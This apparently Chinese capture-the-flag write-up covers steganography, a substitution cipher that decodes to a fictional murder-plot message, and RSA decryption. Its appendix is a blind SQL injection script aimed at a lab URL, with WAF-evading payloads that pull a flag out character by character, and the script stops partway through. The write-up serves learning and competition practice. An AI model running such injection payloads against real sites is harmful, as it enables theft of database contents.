
5.2 challenge2

https://blog.csdn.net/qg_38154820/article/details/122694645#:~:text=本文介绍了%EE%80%80LSB隐写的概念、工%EE%80%81具和技巧,以及如何用Python编写LSB隐写的解題和出題脚本%E3%80%82LSB隐写是一种利用图片的最低有效位携带信息的技术,常用于CTF竞赛中%E3%80%82


一个在mac上可用的stegsolver<https://github.com/tex2e/stegsolve-macos.git>

把.jar文件拖进目录下直接 `java -jar Stegsolve.jar` 即可

用它打开，点了下面的箭头，发现前半部分。



打开Analyse-File format查看到第二部分



6.Crypto

6.1 challenge1

思路：图片里面的每个不同的图形代表不同的字，按照这个思路编写脚本。一个脚本用来图像处理，另一个用来自动化修改替换表并且查看新词的效果。先简单的查看了一下图像的信息。然后做了以下处理。


```

cols = 21
rows = 13
missing_in_last_row = 4

char_width = img_width // cols
char_height = img_height // rows

```

图像非常规整，不是手写的，所以不需要高级的cv处理就可以分类了hhhh

每次只要更改替换表字典重新运行就可以查看变化后的统计结果效果大概如下

--- (1) 字符频率分析 ---

字符	出现次数	频率 (%)
D	21	7.81%
H	21	7.81%
B	20	7.43%
P	20	7.43%
R	20	7.43%

--- (2) 二元组 (Bigrtms) 频率分析 (出现次数 >= 2) ---

2元组	出现次数	频率 (%)
-----	------	--------

--- (2) 三元组 (Trigrtms) 频率分析 (出现次数 >= 2) ---

3元组	出现次数	频率 (%)
-----	------	--------

--- (2) 五元组 (Penttgrtms) 频率分析 (出现次数 >= 2) ---

5元组	出现次数	频率 (%)
-----	------	--------

--- (3) 主要重复子序列分析 (长度 3-15, 出现次数 >= 2) ---

子序列	长度	出现次数
-----	----	------

--- 文本分析结束 ---

中途要裂开了，发现就是破不出来。。。。。

然后发现有些图形就是原图形右上角加了个小圆圈，可能代表标点符号！！非常激动，去小改一下逻辑，把之前错误当成新字符的一个个捉出来写到替换表里提前替换一次，再新替换一次。每次调试输出。。效果大概是这样的

--- 文本分析开始 ---

原始密文（清理后，前100字符）：

ABCDEFGHIJFKDLMINNDOPFHNPQLHIRPLSNPFDTAUAFPIVICWBCHXKINHFBSRPCHIYAFQBLDZPRAIADBJKFHNPAFP
QNBH0RRDBC...

应用标点替换后文本（前100字符）：

ABCDEF(A.)HAFIC(.)KDLL(.)INNDOH(.)FHNH(.)QLHIRH(.)LSNH(.)FD1(.)AB(.)AFH(.)IVICWBCHW(.)KINH
FBSRH(.)CHIN(.)AFH(.)QBLDZH(.)RAIADBC(.)KF...

标点替换后总长度：321 个字符

--- 当前标点替换表（第一阶段） ---

'2' -> 'K.'
'3' -> 'R.'
'4' -> 'F.'
'5' -> 'I.'
'6' -> 'E.'
'7' -> 'D.'
'G' -> 'A.'
'J' -> 'C.'
'M' -> 'L.'
'P' -> 'H.'
'T' -> '1.'
'U' -> 'B.'
'X' -> 'W.'
'Y' -> 'N.'

--- 当前字母替换表（第二阶段，应用于上述文本） ---

'0' -> 'p'
'1' -> 'u'
'A' -> 't'
'B' -> 'a'
'C' -> 'd'
'D' -> 'o'
'F' -> 'h'
'H' -> 'e'
'I' -> 's'
'K' -> 'l'
'L' -> 'r'
'N' -> 'i'
'Q' -> 'f'
'R' -> 'n'
'S' -> 'm'
'V' -> 'g'
'W' -> 'c'
'Z' -> 'v'

--- (0) 应用两阶段替换后的文本（按原始大致结构预览） ---

tadoEht.ethsd.lorr.siioO
e.heie.fresne.rmie.hou.ta.t
he.sgscadec.lsiehamne.d
esi.the.farove.ntstoad.lh
eie.the.fiaepnnoadsr.snn
snnod.ieene.hoiec.lorr.er
ouodste.hou.tauaiial.nhe.

lorr.Ea.ta.the.lsiehamne.s
dc.gevaue.the.point.feina
d.ta.conva0ei.hon.vaifne.l
oth.s.ntiadE.srogo.thene.f
arove.appovein.sgnarmte
r8vsd.dat.silent.hei.

--- (1) 字符频率分析 (基于标点替换后的文本) ---

符号(明文) | 出现次数 | 频率 (%)

.	52	16.20%
H(e)	41	12.77%
B(a)	24	7.48%
A(t)	22	6.85%
D(o)	22	6.85%
N(i)	22	6.85%
R(n)	22	6.85%
F(h)	19	5.92%
I(s)	19	5.92%
L(r)	15	4.67%
C(d)	14	4.36%
K(l)	8	2.49%
Z(v)	7	2.18%
Q(f)	6	1.87%
l(u)	5	1.56%
W(c)	5	1.56%
0(p)	4	1.25%
S(m)	4	1.25%
V(g)	4	1.25%
E	3	0.93%
O	2	0.62%
8	1	0.31%

--- (2) 二元组 (Bigrams) 频率分析 (基于标点替换后的文本, 出现次数 >= 2) ---

2元组(明文) | 出现次数 | 频率 (%)

H.(e.)	20	6.25%
.A(.t)	10	3.12%
FH(he)	10	3.12%
.I(.s)	8	2.50%
AF(th)	8	2.50%
NH		

--- (2) 三元组 (Trigrams) 频率分析 (基于标点替换后的文本, 出现次数 >= 2) ---

3元组(明文) | 出现次数 | 频率 (%)

.AF(.th)	6	1.88%
AFH(the)	6	1.88%
FH.(he.)	6	1.88%
RH.(ne.)	6	1.88%

```
.AB
--- (2) 四元组 (Quadgrams) 频率分析 (基于标点替换后的文本, 出现次数 >= 2) ---
4元组(明文)          | 出现次数      | 频率 (%)
-----
.AFH(.the)           | 6             | 1.89%
AFH.(the.)           | 5             | 1.57%
.AB.(.ta.)           | 3             | 0.94%

--- (2) 五元组 (Pentagrams) 频率分析 (基于标点替换后的文本, 出现次数 >= 2) ---
5元组(明文)          | 出现次数      | 频率 (%)
-----
.AFH.(.the.)         | 5             | 1.58%
.KDLL(.lorr)         | 3             | 0.95%
KDLL.(lorr.)         | 3             | 0.95%
.AB.A(

--- (3) 主要重复子序列分析 (基于标点替换后的文本, 长度 3-15, 出现次数 >= 2) ---
子序列(明文)          | 长度          | 出现次数
-----
.KINHFBSRH.(.lsiehamne.) | 11           | 2
H.QBLDZH.(e.farove.)     | 9            | 2
.AB.AFH.(.ta.the.)       | 8            | 2
H.FDl.AB(e.hou.ta)       | 8            | 2
.KDLL(.lorr.)            | 6            | 3

--- 文本分析结束 ---
```

本人英语语感实在是一大坨，全程拷打ai哪里可以凭借语感更换替换表内容qwq，而且做起来才发现我还有好几个生词不认识（）。最后大概是这样，也不知道对不对。借助了工具🔧<https://quipqiup.com>的力量。两个脚本放在目录。solve.py的思路是较好的。

Puzzle: Advertisement

```

amrochere
ouodste.hou.tauaiial.nhe.
lorr.Ea.ta.the.lsiehamne.s
dc.gevau.e.the.point.feina
d.ta.convayei.hon.vafne.l
oth.s.ntiadE.srogo.thene.f
arove.appovein.sgnarmte
r8vsd.dat.silent.hei.

```

Clues: For example G=R QVW=THE

Solve

广告 X



小火箭节点购买

一直能用的梯子，快速稳定，瞬间即达，低至8元/月

FER梯子

打开 >

⊗ automatically selected patristocrat mode; you can override by using the drop down menu next to the solve button.

```

0      -1.750  to nieht ethan will arrive here please lure him to the abandoned warehouse near the police station where the pro e fssional
               assassin reese hired will eliminate him to morrow she will eo to the warehouse and become the first person to discover his
               corpse with astrone alibi these police officers absolutel cannot arrest her

```

大概内容为

```

to nieht ethan will arrive here please lure him to the abandoned warehouse near the police
station where the pro e fssional assassin reese hired will eliminate him to morrow she
will eo to the warehouse and become the first person to discover his corpse with astrone
alibi these police officers absolutel cannot arrest her

```

也就差不多是

```

Tonight Ethan will arrive here. Please lure him to the abandoned warehouse near the police
station, where the professional assassin Reese hired will eliminate him. Tomorrow she will
go to the warehouse and become the first person to discover his corpse with a strong
alibi. These police officers absolutely cannot arrest her.

```

今晚伊森将会到达这里。请把他引诱到警局附近的那个废弃仓库，那里有一名职业杀手（Reese 雇来的）会将他干掉。明天，她会去仓库，并成为第一个发现他尸体的人，而且她拥有一个牢不可破的不在场证明。这些警察绝对无法逮捕她。

6.2 challenge2

参数释义：

- **p** 和 **q**: 这是两个非常大的不同质数。在实际的 RSA 系统中，它们是保密的。
- **n**: 这是公钥和私钥共用的模数。它通过 $n = p \times q$ 计算得到。它的长度（通常以比特表示）就是密钥长度。
- **e**: 这是公钥指数。它是一个整数，与 $\phi(n)$ （欧拉函数值）互质，并且 $1 < e < \phi(n)$ 。**e** 的一个常见选择是 65537（十六进制为 `0x10001`），因为它在加密效率和安全性之间提供了良好的平衡。
- **phi_n** 或 **$\phi(n)$** : 欧拉函数 $\phi(n)$ 计算小于或等于 **n** 的正整数中与 **n** 互质的数的数量。对于 RSA，因为 $n = p \times q$ 且 **p** 和 **q** 是质数，所以 $\phi(n) = (p - 1)(q - 1)$ 。这个值对于计算私钥指数 **d** 至关重要。
- **d**: 这是私钥指数。它的计算方式使得 $d \times e \equiv 1 \pmod{\phi(n)}$ 。这意味着 **d** 是 **e** 关于模 $\phi(n)$ 的模逆元。**d** 必须保密。

- **m**: 这是明文消息（表示为一个整数）。
- **c**: 这是密文，通过 $c = me(mod n)$ 计算得到。

RSA 的安全性依赖于大整数 **n** 分解为其质因数 **p** 和 **q** 的困难性。如果攻击者能够找到 **p** 和 **q**，他们就可以计算出 $\phi(n)$ ，进而计算出 **d**，从而破解加密。

解密步骤

1. 计算 **n** (模数): $n = p \times q$
2. 计算 **phi_n** (欧拉函数值): $\phi(n) = (p - 1) \times (q - 1)$
3. 计算 **d** (私钥指数): **d** 是 **e** 关于模 **phi_n** 的模逆元。也就是说， $d \times e \equiv 1(mod \phi(n))$ 。我们可以使用扩展欧几里得算法来找到 **d**，或者更简单地使用 `pow(e, -1, phi_n)`。
4. 解密 **m** (明文信息): $m = cd(mod n)$
5. 将 **m** 转换为字节串: 使用 `Crypto.Util.number` 中的 `long_to_bytes` 函数。

python脚本

```
from Crypto.Util.number import long_to_bytes

# 给定的参数
p_hex = "0x848cc7edca3d2feef44961881e358cbe924df5bc0f1e7178089ad6dc23fa1eec7b0f1a8c6932b870dd53faf35b22f35c8a7a0d130f69e53a91d0330c0af2c5ab"
q_hex = "0xa0ac7bcd3b1e826fdbd1ee907e592c163dea4a1a94eb03fd4d3ce58c2362100ec20d96ad858f1a21e8c38e1978d27cd3ab833ee344d8618065c003d8ffd0b1cb"
e_hex = "0x10001"
c_hex = "0x39f68bd43d1433e4fcbbe8fc0063661c97639324d63e67dedb6f4ed4501268571f128858b2f97ee7ce0407f24320a922787adf4d0233514934bbd7e81e4b4d07b423949c85ae3cc172ea5bcded917b5f67f18c2c6cd1b2dd98d7db941697ececdfc90507893579081f7e3d5ddeb9145a715abc20c4a938d32131013966bea539"

# 将十六进制字符串转换为整数
p = int(p_hex, 16)
q = int(q_hex, 16)
e = int(e_hex, 16)
c = int(c_hex, 16)

# 1. 计算 n
n = p * q
print(f"n = {n}")

# 2. 计算 phi_n
phi_n = (p - 1) * (q - 1)
print(f"phi_n = {phi_n}")

# 3. 计算 d (私钥指数)
# d * e = 1 (mod phi_n)
# d = pow(e, -1, phi_n)
d = pow(e, -1, phi_n)
```

```

print(f"d = {d}")

# 4. 解密 m
# m = c^d mod n
m_decrypted = pow(c, d, n)
print(f"解密后的 m (整数) = {m_decrypted}")

# 5. 将 m 转换为字节串
m_bytes = long_to_bytes(m_decrypted)
print(f"解密后的 m (字节串) = {m_bytes}")

# 尝试将字节串解码为字符串
try:
    m_string = m_bytes.decode('utf-8')
    print(f"解密后的消息 (字符串) = {m_string}")
except UnicodeDecodeError:
    print(f"解密后的消息 (字符串) 无法以 UTF-8 解码。原始字节串: {m_bytes}")

```

```

39     try:
40         m_string = m_bytes.decode('utf-8')
41         print(f"解密后的消息 (字符串) = {m_string}")
42     except UnicodeDecodeError:
43         print(f"解密后的消息 (字符串) 无法以 UTF-8 解码。原始字节串: {m_bytes}")

```

问题 输出 调试控制台 终端 端口

```

Using cached pycryptodome-3.23.0-cp37-abi3-macosx_10_9_universal2.whl.metadata (3.4 kB)
Using cached pycryptodome-3.23.0-cp37-abi3-macosx_10_9_universal2.whl (2.5 MB)
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.23.0
(lab0) kaisenye@kaisendeMacBook-Air hello % python rsa.py
n = 5841980267792939607062596032415598992296689066656821914892102871649910328346830301143690501575529916370806188866
08285942633520797198373552317842735826580350484872283552075371715971590085889713850320436278492362138911186232591016
48882044621804189567886160354567560369126912265469712222981193343487316781300121
phi_n = 584198026779293960706259603241559899229668906665682191489210287164991032834683030114369050157552991637080618
88660828594263352079719837355231784273582658019691116476434010971934669798101903227009880128598737621823084749341321
652120310451987624033022616885251306349774420925298804748583840621913956204488065572
d = 2156479342027355462930227554148010601975090435945524448251670852662688720316256750313077507577631257714612254467
67896814382564583759144498186875375209677405491171368523367476851783230187717299818884000039773036169502152381899294
76395783366412875274778334192892613542621588184211735015949346557554183117556225
解密后的 m (整数) = 795739868708159931593242410030120410401811990905361064159663787533779215962507353443249970038697
859906598469302903861026083268755167498095323261
解密后的 m (字节串) = b'AAA{Ace_Attorney_is_very_fun_Phoenix_Wright&Miles_Edgeworth}'
解密后的消息 (字符串) = AAA{Ace Attorney is very fun Phoenix Wright&Miles Edgeworth}

```

解密后的消息 (字符串) = AAA{Ace_Attorney_is_very_fun_Phoenix_Wright&Miles_Edgeworth}

参考<https://zhuanlan.zhihu.com/p/450180396>

附录

Challenge2.2自动化脚本

```

import requests
import time
import string

```

```

# --- 用户配置开始 ---
TARGET_URL = "http://428aadb2-5f2e-4b54-a9cd-bbd042fa4ca0.node5.buuoj.cn:81/index.php"
METHOD = "POST"

# 现在, ID_PAYLOAD_WRAPPER 直接使用 sql_condition 的结果作为 id 的值
# sql_condition 本身必须是一个WAF安全的SQL表达式,
# 该表达式根据内部逻辑的真假, 计算得出或选择出最终的id字符串 (如 "1" 或 "0")
ID_PAYLOAD_WRAPPER = "{sql_condition_produces_final_id_string}"

TRUE_RESPONSE_MARKER = "Hello, glzjin wants a girlfriend."
FALSE_RESPONSE_MARKER = "Error Occured When Fetch Result." # "0", "*", "-", "=", "' 'sleep
50'", "@variable" 都会导致这个

DATA_TEMPLATE = "id={payload_value}"

HEADERS = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.124 Safari/537.36"
}

# --- 【【【极其重要的部分: WAF绕过的SQL注入逻辑】】】 ---
# 你【必须】用【能够实际绕过WAF和bool(false)过滤的、有效的SQL表达式】替换它们!
# 这些表达式在执行后, 需要得到可以直接作为 id 参数值的字符串, 例如 "1" 或 "0"。

# 用于获取flag长度的SQL表达式模板。
# 当 (实际flag长度 == {length}) 时, 此表达式计算结果为 1 (真)。
# 当 (实际flag长度 != {length}) 时, 此表达式计算结果为 0 (假)。
# 【【【你需要用不被WAF拦截的SQL逻辑替换这里的示例】】】
SQL_LENGTH_CHECK_EXPRESSION = "((select(length(flag))from(flag))={length})" # <----
【【【替换! (如果select, length, from等仍有问题)】】】

# 用于获取flag中特定位置字符的ASCII值的SQL表达式模板 (用于线性扫描)。
# 当 (实际flag中pos位置字符的ASCII == {char_ascii}) 时, 此表达式计算结果为 1 (真)。
# 当 (实际flag中pos位置字符的ASCII != {char_ascii}) 时, 此表达式计算结果为 0 (假)。
# 【【【你需要用不被WAF拦截的SQL逻辑替换这里的示例】】】
SQL_CHAR_CHECK_EXPRESSION = "((ascii(substr((select(flag)from(flag)),{pos},1))=
{char_ascii}))" # <---- 【【【替换! (如果select, substr, ascii等仍有问题)】】】

# (可选) 用于二分法获取字符的SQL表达式模板。
# 这个条件需要判断 (实际ASCII值 > {char_to_compare})。
# 如果为真, 表达式计算结果为1; 如果为假, 表达式计算结果为0。
# 【【【你需要用不被WAF拦截的SQL逻辑替换这里的示例】】】
SQL_CHAR_CHECK_EXPRESSION_FOR_BINARY = "((ascii(substr((select(flag)from(flag)),{pos},1))>
{char_to_compare}))" # <---- 【【【替换! (如果select, substr, ascii等仍有问题)】】】

CHARSET = "".join(chr(i) for i in range(32, 127))
MAX_FLAG_LENGTH = 60
REQUEST_DELAY = 0.2
# --- 用户配置结束 ---

```



```

s = requests.Session()
s.headers.update(HEADERS)

def make_request_and_check(final_id_value_to_send):
    """
    直接使用最终构造好的id参数值发送请求，并检查响应。
    """
    data_to_send_dict = {}
    if '{payload_value}' in DATA_TEMPLATE :
        # This part might need simplification if final_id_value_to_send IS the
payload_value
        param_key = DATA_TEMPLATE.split("=")[0] # Assuming simple "key={payload_value}"
        data_to_send_dict[param_key] = final_id_value_to_send
    else: # If DATA_TEMPLATE itself IS the payload string (e.g. from SQL expression)
        # This branch is unlikely if DATA_TEMPLATE is "id={payload_value}"
        # Assuming final_id_value_to_send is what we want for the id param's value
        param_key = "id" # Default or extract from DATA_TEMPLATE
        if "=" in DATA_TEMPLATE: param_key = DATA_TEMPLATE.split("=")[0]
        data_to_send_dict[param_key] = final_id_value_to_send

    try:
        if METHOD.upper() == "POST":
            response = s.post(TARGET_URL, data=data_to_send_dict, timeout=15)
        elif METHOD.upper() == "GET":
            response = s.get(TARGET_URL, params=data_to_send_dict, timeout=15)
        else:
            print(f"[!] 不支持的HTTP方法: {METHOD}")
            return None

        response.raise_for_status()
        # print(f"    [Debug] Sent ID: {final_id_value_to_send}, Resp Len:
{len(response.text)}, Sample: {response.text[:100]}")

        if TRUE_RESPONSE_MARKER in response.text:
            if FALSE_RESPONSE_MARKER and FALSE_RESPONSE_MARKER in response.text:
                print(f"    [Warning] 真假标记同时存在于响应中! Sent ID:
{final_id_value_to_send}")
                return None
            return True # 条件为真
        elif FALSE_RESPONSE_MARKER and FALSE_RESPONSE_MARKER in response.text:
            return False # 条件为假
        else:
            # print(f"    [Warning] 响应中未找到明确的真或假标记. Sent ID:
{final_id_value_to_send}")
            # print(f"    [Debug] Response Sample: {response.text[:200]}")
            return None

    except requests.exceptions.Timeout:
        print(f"[!] 请求超时: (Sent ID: {final_id_value_to_send})")
        return None
    except requests.exceptions.RequestException as e:

```

```

        print(f"[!] 请求异常: {e} (Sent ID: {final_id_value_to_send})")
        return None
    finally:
        time.sleep(REQUEST_DELAY)

def get_flag_length():
    print("[+] 正在获取flag长度...")
    for length in range(1, MAX_FLAG_LENGTH + 1):
        # SQL_LENGTH_CHECK_EXPRESSION 现在需要直接产生 "1" 或 "0" (或其他目标ID字符串)
        final_id_to_send = SQL_LENGTH_CHECK_EXPRESSION.format(length=length)
        print(f"    [*] 尝试长度: {length} (Generated ID: {final_id_to_send[:100]})",
end='\r')

        result = make_request_and_check(final_id_to_send)

        if result is True: # 得到真响应, 说明SQL表达式生成了"1" (或"2")
            print(f"\n[+] Flag 长度确定为: {length}")
            return length
        elif result is None:
            print(f"\n    [!] 无法确定长度 {length} 的状态。停止长度探测。")
            return None
    print(f"\n[!] 未能在1到{MAX_FLAG_LENGTH}之间找到flag长度。")
    return None

def get_flag_character_linear_scan(position, min_ascii=32, max_ascii=126):
    print(f"    [*] 正在获取位置 {position} 的字符 (线性扫描)...")
    for char_code in range(min_ascii, max_ascii + 1):
        final_id_to_send = SQL_CHAR_CHECK_EXPRESSION.format(pos=position,
char_ascii=char_code)
        print(f"        [*] 尝试字符: {chr(char_code)} (ASCII: {char_code}) at pos
{position} (Gen ID: {final_id_to_send[:100]})", end='\r')

        result = make_request_and_check(final_id_to_send)
        if result is True:
            print(f"\n    [+] 位置 {position} 找到字符: '{chr(char_code)}' (ASCII:
{char_code})")
            return chr(char_code)
        elif result is None:
            print(f"\n        [!] 无法确定字符 {chr(char_code)} 在位置 {position} 的状态。停止此字
符探测。")
            return None
    print(f"\n    [!] 未能在位置 {position} 找到字符 (ASCII范围 {min_ascii}-{max_ascii})。")
    return None

def get_flag_character_binary_search(position, min_ascii=32, max_ascii=126):
    print(f"    [*] 正在获取位置 {position} 的字符 (二分法)...")
    # SQL_CHAR_CHECK_EXPRESSION_FOR_BINARY 设计为:
    # 当 (真实ASCII > char_to_compare) SQL条件为【真】时, 它应生成能触发 FALSE_RESPONSE_MARKER
的ID (例如 "0")。
    # 当 (真实ASCII > char_to_compare) SQL条件为【假】时, 它应生成能触发 TRUE_RESPONSE_MARKER 的
ID (例如 "1")。

```

```

ans = -1 # 用于存储最终确定的ASCII码
low = min_ascii
high = max_ascii

while low <= high:
    mid = low + (high - low) // 2
    # 构造用于比较 (真实ASCII > mid) 的SQL payload
    # 这个payload应该在 (真实ASCII > mid) 为真时, 导致服务器返回“假响应”
    # 在 (真实ASCII > mid) 为假时, 导致服务器返回“真响应”
    final_id_to_send = SQL_CHAR_CHECK_EXPRESSION_FOR_BINARY.format(pos=position,
char_to_compare=mid)

    # 增加临时调试信息, 看payload和收到的result
    # print(f"\n          [Debug] Testing: (ASCII > {mid}) | low={low}, high={high},
